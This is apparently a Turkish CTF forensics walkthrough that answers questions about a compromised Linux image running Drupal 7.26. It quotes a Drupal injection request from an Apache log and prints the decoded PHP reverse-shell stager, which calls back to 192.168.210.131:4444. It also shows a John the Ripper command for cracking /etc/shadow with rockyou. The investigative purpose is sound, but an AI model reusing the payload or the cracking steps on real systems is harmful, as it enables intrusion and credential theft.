


Cevap: sshd

sshd, OpenSSH sunucu işlemidir. SSH protokolünü kullanarak gelen bağlantıları dinler ve protokol için sunucu görevi görür. Kullanıcı kimlik doğrulaması, şifreleme, terminal bağlantıları, dosya aktarımları ve tünel oluşturma işlemlerini gerçekleştirir.

6-)What type of authentication attack was performed against the target machine?(Hedef makineye karşı hangi tür bir kimlik doğrulama saldırısı gerçekleştirildi ?)

Aşağıdaki resimde de görüleceği üzere dar zaman (dakika,minutes-only) aralıklarında farklı portlardan root kullanıcısı için şifre denemerleri yapılmış. Bu kimlik doğrulama saldırıları kaba kuvvet olarak adlandırılır.



Cevap: Bruteforce

7-)How many IP addresses are listed in the '/var/log/lastlog' file?(/var/log/lastlog dosyası altında kaç tane IP adresi bulunmaktadır ?)

*Soruda belirtilen dizin altındaki lastlog dosyasına gittiğimizde hex formatlara şöyle kısaca bir göz gezdiriyoruz ve çoğu değerin 0 olduğunu görüntülüyoruz. Sağ tarafında bulunan text formata göz gezdirdiğimizde ise bizi '3*Wtty1 şeklinde bir string ifade karşılıyor. Eğer kaydırma çubuğu vasıtasıyla çok uzun olan bu dosyayı yavaş yavaş incelersek sonucumuza ulaşabiliriz fakat biz onun yerine bu dosyaya sağ tıklayıp Export Files ile çıkaralım ve sürükle bırak ile Linux'umuza atalım. Bu arada bu lastlog şeklindeki dosyalar düzensiz dosyalar olarak adlandırılır. Yani herhangi bir uzantısı olmayan, varsayılan eklentiler vasıtasıyla görüntüleyemeyeceğimiz formattaki dosyalara düzensiz dosyalar denir.(Windowsta klasörde görüntüleyeceğimiz bir dosyaya Görünüm>Dosya Adı Uzantıları seçeneğini aktif etmemize rağmen görünmüyorsa buna düzensiz dosya diyebiliriz.) Linuxa aldığımız bu dosyayı strings komutuyla çalıştırırsak bize cevabımızı verecektir.*

**Aynı zamanda Linux içinde varsayılan olarak gelen komut satırı hex görüntüleyicisi olan hexly toolu ile lastlog dosyasımızı çalıştırırsak(hexyl lastlog) ve görüntülediğimiz ip adreslerinin hexadecimal karşılıklarını FTK Imager içinde Ctrl+F(Bul) ile aratırsak kolay bir şekilde ip adreslerinin sağlamasını yapabiliriz.*


Cevap: 2

8-)How many users have a login shell?(Kaç kullanıcının oturum açma kabuğu/shell var ?)

Kullanıcılarının kabuklarını görüntülemek için /etc/passwd dosyasına bakıyoruz. Soruyu cevaplamak için FTK Imager içerisinde Ctrl+F ile /bin/bash araması yaparsak kabuğa sahip kullanıcıları görüntüleriz.

**Kabuğu nologin olanlar ise doğrudan sistemde oturum açamaz, ayrıca bu kullanıcı çok düşük izinlerle yapılandırılmıştır.*

**Bir sistem yöneticisinin bir Linux sistemindeki kullanıcı hesaplarını devre dışı bırakması gerektiği zaman nologin kullanılır. Devre dışı bırakılmış hesaplar için yedek bir kabuk alanı olarak tasarlanmıştır.*



Cevap: 5

9-)What is the password of the mail user?(Mail kullanıcısının parolası nedir ?)

Linux kullanıcılarının şifrelerinin bulunduğu dosya olan /etc/shadow a bakmamız gerekir. Burada ise mail kullanıcısının parolası şifreli bir şekilde tutulmaktadır. Bu dosyayı Export Files ile dışarı çıkarıp, sürükle bırak ile Linux'a alalım. Şifreli dosyamızı ise JohnTheRipper şifre kırma aracı ile kırmaya çalışalım.

john –wordlist=wordlistimiz kırılacak_dosya (Shadow dosyasını format(--format) belirtmeden kırabiliriz, wordlist olarak ise rockyou txt dosyasını kullanacağız.)


john –wordlist=/usr/share/wordlists/rockyou.txt shadow

Bu komut bize mail kullanıcısının şifresini kırmış bir şekilde gösterecektir.

Cevap: forensics

10-)Which user account was created by the attacker?(Saldırgan tarafından hangi hesap oluşturuldu ?)

Linuxta kullanıcıları useradd veya adduser komutlarıyla oluştururuz. Fakat useradd yaygın olarak kullanılmaktadır. Burdan yola çıkarak kullanıcı oluşturulduğunda bir kayıt, log kaydı tutulacağı için bunu /var/log dizini altında auth.log dosyasına bakalım. Ctrl+F ile adduser araması yaparsak boş bir sonuç döner fakat useradd yaparsak birkaç filtreleme görüntüleyebiliriz. Bunlara göz gezdirdiğimizde içinde COMMAND olan bir satır dikkatimizi çekiyor. Zaten bu satırda skel dizini dikkatimizi çekiyor.(Buradaki dosyalar, kullanıcı hesabı açıldığında kullanıcının ev dizinine kopyalanır.)



Cevap: php

11-)How many user groups exist on the machine?(Makinede kaç kullanıcı grubu var ?)

Linux içinde grupları /etc dizini altında görüntüleyebiliriz. İmaj dosyamızda ise group dosyasına gittiğimizde grupları görüyoruz. Export Files ile dosyayı çıkarıp Linux'a atalım.

cat group | nl -> Komutunu çalıştırırsak hem group dosyasını görüntülemiş hem de dosyadaki satır sayılarını görüntülemiş oluruz.

Cevap: 58


12-)How many users have sudo access?(Kaç kullanıcının sudo erişimi var ?)

Bu soruyu ise gruplardan yola çıkarak çözebiliriz. Sudo grubuna ait kullanıcılar sudo erişimine sahip demektir.

Cevap: 2

13-)What is the home directory of the PHP user?(PHP kullanıcısının ana dizini nedir ?)

Root dışındaki kullanıcıların home/ana dizinlerini /etc dizini altında passwd dosyasında görüntüleriz.




Cevap: /usr/php

14-)What command did the attacker use to gain root privilege? (Answer contains two spaces)(Saldırgan root/kök ayrıcalığı kazanmak için hangi komutu kullandı ?)

Öncelikle bu soruyu çözmek için temele inmemiz gerekir. History ile kullanıcının bütün komutlarını listeleriz. Fakat log kayıtlarını görüntülemek için /var dizinine biraz bakınalım. Mail dizinine girelim. Bizi 1 dosya ve 1 dizin karşılıyor. Dosya ise .bash_history(gizli dosya).

Bu dosyayı incelediğimizde kullanıcının giriş yaptıktan sonraki komutlarını görüntülüyoruz. Burada komutlara baktığımızda sorumuzu cevaplayacak satır karşımıza çıkıyor.




Cevap: sudo su –

15-)Which file did the user 'root' delete?(Kullanıcı 'root' hangi dosyayı sildi?)

Root kullanıcısının hareketlerini/komutlarını incelemek için home dizini olan root dizinine gidiyoruz.


.bash_history dosyasını incelediğimizde ise birçok komut karşılıyor bizi. Fakat bize lazım olan silme komutu. Onu da aşağılara doğru indiğimizde görüntülüyoruz.



Cevap: 37292.c

17-)What is the content management system (CMS) installed on the machine?(Makinede yüklü olan içerik yönetim sistemi (CMS) nedir?)


Yüklü CMS sistemini görüntülemek için /var/www/html/jabc dizini altındaki .htaccess dosyasına bakıyoruz. Burada bizi cevap karşılıyor.



Cevap: drupal

18-)What is the version of the CMS installed on the machine?(Makinede yüklü olan CMS'nin sürümü nedir?)

CMS versiyonunu görüntülemek için /var/www/html/jabc/profiles/testing dizini altındaki testing.info dosyasına bakıyoruz ve CMS versiyonu bizi karşılıyor.



Cevap: 7.26

19-)Which port was listening to receive the attacker's reverse shell?(Saldırganın ters kabuğunu/reverse shell almak için hangi bağlantı noktası dinliyordu?

Burada dinlenen portu bulmak için tekrardan log kayıtlarıyla ilgilenmemiz gerekir. /var/log/apache2 dizinine gittiğimizde bizi access.log dosyası karşılıyor. Burada encode/decode işlemi olduğunu düşünüp Ctrl+F ile base, base64 araması yapıyoruz ve bizi karşılayan satırlara bakıyoruz. Buradaki satırı tamamen kopyalayıp Burp Suite Decoder kullanarak ya da online base64 decoder kullanarak çözebiliriz. %28 ve %29 URL decode yaparsak bize ( ) sonuçlarını verir. Çünkü

****["POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=passthru&name%5b%23markup%5d=php%20-r%20%27eval%28base64_decode%28 ifadesi (prefix) URL encoding]*

****[%29%29%3b%27&name%5b%23type%5d=markup HTTP/1.1" 200 14021 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" ifadesi ise (suffix) URL encoding]*

NOT:

"POST /jabc/?q=user/password&name[#post_render][]=passthru&name[#markup]=php -r 'eval(base64_decode(


));'&name[#type]=markup HTTP/1.1" 200 14021 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

Yukarıda bahsettiğimiz URL encoding işlemlerinin URL decode hali böyledir. BASE64 decode edeceğimiz kısım ise buradaki parantezler içerisine alınmıştır.

NOT2: Base64 decoding işlemi ise aşağıdaki ifadeye dönüştürülür:

/<?php /**/ error_reporting(0); $ip = '192.168.210.131'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpac.k("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();*

Kopyaladığımız ifadenin base64_decode%28 kısmını baştan, sondan ise %29%29 dan itibaren silersek elde edeceğimiz yeni ifadeyi Base64 ile decode edersek aşağıdaki ikinci resimdeki sonuca ulaşırız.



Cevap: 4444

Phishy

Senaryo:

